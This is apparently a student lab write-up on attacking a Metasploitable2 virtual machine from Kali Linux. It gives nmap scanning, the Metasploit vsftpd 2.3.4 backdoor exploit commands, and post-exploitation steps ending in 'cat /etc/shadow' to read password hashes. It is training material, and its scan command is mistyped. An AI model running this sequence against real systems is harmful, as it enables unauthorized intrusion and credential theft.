Practical 2

Aim: perform pentesting attack on victim os using kali linux


Requiremnets

Metasploiting2 os


Kali os

Step 1 ) have to know the ip add of victim computer and attacker computer

Attacker ip 192.168.64.129




Victim ip msf 192.168.64.132/24




Step 1) scan the victim ip address , port, oprating system version , oprating system details using


Sudo –Snamp –Sv –O –P 192.168.64.132



Os details




now start the msfconsole to perfume the attack



Msf > use exploit/unix/ftp/vsftpd\_234\_backdoor

Msf > show options



Now select the RHOST using

Msf > set RHOST 192.168.64.132(victim\_ip)

After thet exploit the victim machine using


Msf > exploit

After exploiting the victim machine go in the victim directory using

Pwd


/

ls –l



cd /

cat /etc/shadow



Check exploited directory’s and And victim directories same

